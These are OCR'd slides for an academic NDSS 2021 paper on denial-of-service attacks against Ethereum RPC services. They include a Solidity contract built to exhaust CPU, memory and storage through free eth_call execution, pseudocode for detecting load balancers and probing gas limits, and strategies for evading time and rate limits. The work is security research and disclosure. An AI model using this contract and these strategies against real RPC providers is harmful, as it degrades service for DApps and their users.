As Strong As Its Weakest Link: How to Break Blockchain DApps at RPC Service

Kai Li* Jiaqi Chen* Xianghong Liu* Yuzhe Tang* ✉ XiaoFeng Wang† Xiapu Luo‡

* Syracuse University. Emails: {kli111,jchen217,xliu167,ytang100}@syr.edu


† Indiana University Bloomington. Email: xw7@indiana.edu

‡ Hong Kong Polytechnic University. Email: csxluo@comp.polyu.edu.hk


NDSS 2021

Background

- Smart contracts and Gas



- Dapp platform
- RPC services



Background

- Speculative smart-contract execution

  — eth_call

    - Allow client to call any smart contract function
    - No gas cost & local execution

  — eth_estimateGas

- Gas limit

A feature in Ethereum clients that bounds the amount of Gas an individual eth_call invocation can consume.

Challenges

The attack need to overcome the protection already in place on each Ethereum node.

- Load balancer in a RPC service

  — Such a balancer hides the node(s) serving a specific DApp and spread out its clients’ requests using undisclosed strategies


- Gas limit

- Time limit

  — Limiting time of each call (5-second default)

- Rate limit

RPC model & Attack contract



```
contract DoERS-C {
  function exhaustCPU(uint256 payload_size1) public returns
     (bool){
    bytes32 target=0xf...f;
    for (uint256 i=0; i<payload_size1; ++i){
      target = keccak256(abi.encodePacked(target));}
   return true;}
  bytes32[] storage;
  function exhaustIO(uint256 payload_size1) public returns(
     bool){
    for (uint256 j=0; j<payload_size2; ++j) {
       storage.push(0xf...f);}
    return true;}
  function exhaustMem(uint256 payload_size3) pure public
     returns(bool) {
    bytes32[] memory mem = new bytes32[](payload_size3);
    mem[payload_size3-1] = 0xf...f;//"CODECOPY" allocate
     memory
    return true;}}
```

Measuring Blackbox Load Balancers

The JSON-RPC request can be identified by two indicates:

— API keys: The DApp of a JSON-RPC request.


— IP address: IP address where the browser resides.

- LB0: same IP & same API key $\longrightarrow$ same RPC peer ?
- LB1: same IP & different API key $\longrightarrow$ same RPC peer ?
- LB2: different IP & same API key $\longrightarrow$ same RPC peer ?
- LB3: same IP & same API key but sent with TT seconds apart $\longrightarrow$ same RPC peer ?


Measuring Blackbox Load Balancers


- Transaction nonce

  — nonce increment




  — transaction can be updated before it be packed





Measuring Blackbox Load Balancers

Measurement mechanisms




```
bool detectLB_byOrphan(URL srv, int stall){
  //current nonce plus two is orphan tx
  int txHash=srv.sendTransaction(fromAddr,
      toAddr,Ether,nonce+2,gasPrice);
  try{srv.sendTransaction(fromAddr,toAddr,
      Ether,nonce+2,gasPrice-1);
  }catch(Exception e){
    //no load balancing for sendTx RPC
    Tx tx1 = srv.getTransaction(txHash);
    waitTime(stall);
    Tx tx2 = srv.getTransaction(txHash);
    //no load balancing for RPC queries
    return !(tx1 != null && tx2 != null);}
  return true;}

bool detectLB_byBlockNo(URL srv, int time){
  for(int i=0;i<BOUND;i++&&sleep(time)){
     records.add(srv.getBlockNumber());}
  return !isMonotonicIncreasing(records);}
```

Measurement Results

For LB0, LB1, LB2




Type	RPC services	1IP-1key (LB0)	1IP-2key (LB1)	2IP-1key (LB2)	Gas limit
i	ServiceX1	✗	✗	✗	✗
	ServiceX2	✗	✗	✗	✗
	ServiceX3	✗	✗	✗	50
ii	ServiceX4	✗	✓	✗	✗
	ServiceX5	✗	✗	✓	✗
iii	ServiceX6	✓	✓	✓	10
	ServiceX7	✓	✓	✓	✗
	ServiceX9	✓	✓	✓	5
	ServiceX8	✓	✓	✓	1.5


Type i: No load balancing of any sort
Type ii-a: No load balancing detected when RPC queries are sent with the same API key
Type ii-b: No load balancing detected when RPC queries are sent from the same IP
Type iii: Comprehensive load balancing detected

Measuring Blackbox Load Balancers

For LB3: same IP & same API key but sent with TT seconds apart



(a) ServiceX6



(b) ServiceX9

Measuring Gas limit

```
float rpc_gasLimit(IP rpcNode){
  int lengthLower=0; int lengthUpper=500;//0/500 block gas
  while (lengthUpper - lengthLower > 1){
    arrayLength = (lengthLower + lengthUpper) / 2;
    try{
      rpcNode.eth_call(exhaustMem,arrayLength);
    } (Exception e) {
      if(e instanceOf OutofGasException){
        lengthUpper = arrayLength;
      } else { //no gas limits
        return 0;}
    } else {
      lengthLower = arrayLength;}}
  return localNode.estmateGas(exhaustMem,arrayLength);}
```

binary-search

The returned value is the Gas limit.

Goal: find the maximal argument (arrayLength in function exhaustMem()) that does not trigger the out-of-gas exception


Type	RPC services	1IP-1key (LB0)	1IP-2key (LB1)	2IP-1key (LB2)	Gas limit
i	ServiceX1	✗	✗	✗	✗
	ServiceX2	✗	✗	✗	✗
	ServiceX3	✗	✗	✗	50
ii	ServiceX4	✗	✓	✗	✗
	ServiceX5	✗	✗	✓	✗
iii	ServiceX6	✓	✓	✓	10
	ServiceX7	✓	✓	✓	✗
	ServiceX9	✓	✓	✓	5
	ServiceX8	✓	✓	✓	1.5

Evading Time limit & Rate limit

- Time limit

  -Atomically executing instructions：even a thrown timeout cannot interrupt.

  -Exploiting the Ethereum Virtual Machine’ s (EVM’ s) CODECOPY instruction.



```
function exhaustMem(uint256 payload_size3) pure public
   returns(bool) {
  bytes32[] memory mem = new bytes32[](payload_size3);
  mem[payload_size3-1] = 0xf...f;//"CODECOPY" allocate
   memory
  return true;}}
```

- Rate limit

  -Rate limiting can be easily by passed by attacker who registers multiple service accounts and accumulates much higher rate limits.

Summary of Attack Strategies

- **C1)** For nodes without Gas limit:

  -Send a single request invoking exhaustMem with a big-number payload size (e.g., 2^{64}).

- **C2)** For nodes with Gas limit:

  -Set the payload size of an individual request under the Gas limit and to send multiple such requests at a certain rate.

- **C3)** For Type-iii services with Gas limit:

  -a) Follow the second strategy and to increase the rate.


  -b) Predict load-balancing behaviors and design specific attack.

- **C4)** For Type-ii services with Gas limit:

  The targeted attacks can evade the deterministic load-balancing behaviors (IP or API key).


Evaluation-Evaluation on Deployed Services

- Evaluation Metrics: the response time of regular RPC request




Services	⟨type,payload,rate⟩	Time	Gas*
ServiceX1	$\langle \texttt{CPU}, 2M, 10 \rangle$	16×	13
ServiceX2	$\langle \texttt{CPU}, 0.15M, 30 \rangle$	3.8×	0.2
ServiceX3	$\langle \texttt{CPU}, 3M, 0 \rangle$	30×	19.5 (50)
ServiceX5	$\langle \texttt{Mem}, 50M, 0 \rangle$	10×	5000
ServiceX4	$\langle \texttt{CPU}, 0.04M, 30 \rangle$	4×	0.3
ServiceX6	$\langle \texttt{CPU}, 1.5M, 200 \rangle$	5×	10 (10)
ServiceX7	$\langle \texttt{CPU}, 5M, 10 \rangle$	15×	32.5
ServiceX9	$\langle \texttt{CPU}, 0.04M, 30 \rangle$	2.1×	0.3 (5)
ServiceX8	$\langle \texttt{CPU}, 0.6M, 200 \rangle$	110×	1.5 (1.5)

Evaluation-Evaluation a Local Full Node



(a) Block sync. slowdown under `exhaustCPU`




(b) `exhaustMem` and timeout

Evaluates the impact on the block synchronization rate on the victim

Shows how timeout can be effectively evaded by exhaustMem on nodes without Gas limits

Evaluation-Evaluating DApp Response Time


- A sample DApp developed on top of metamask: the "getBlock" button to get the latest block from the Ethereum network, through an RPC query eth_blockNumber


Test Dapp
localhost:9011
Under attack

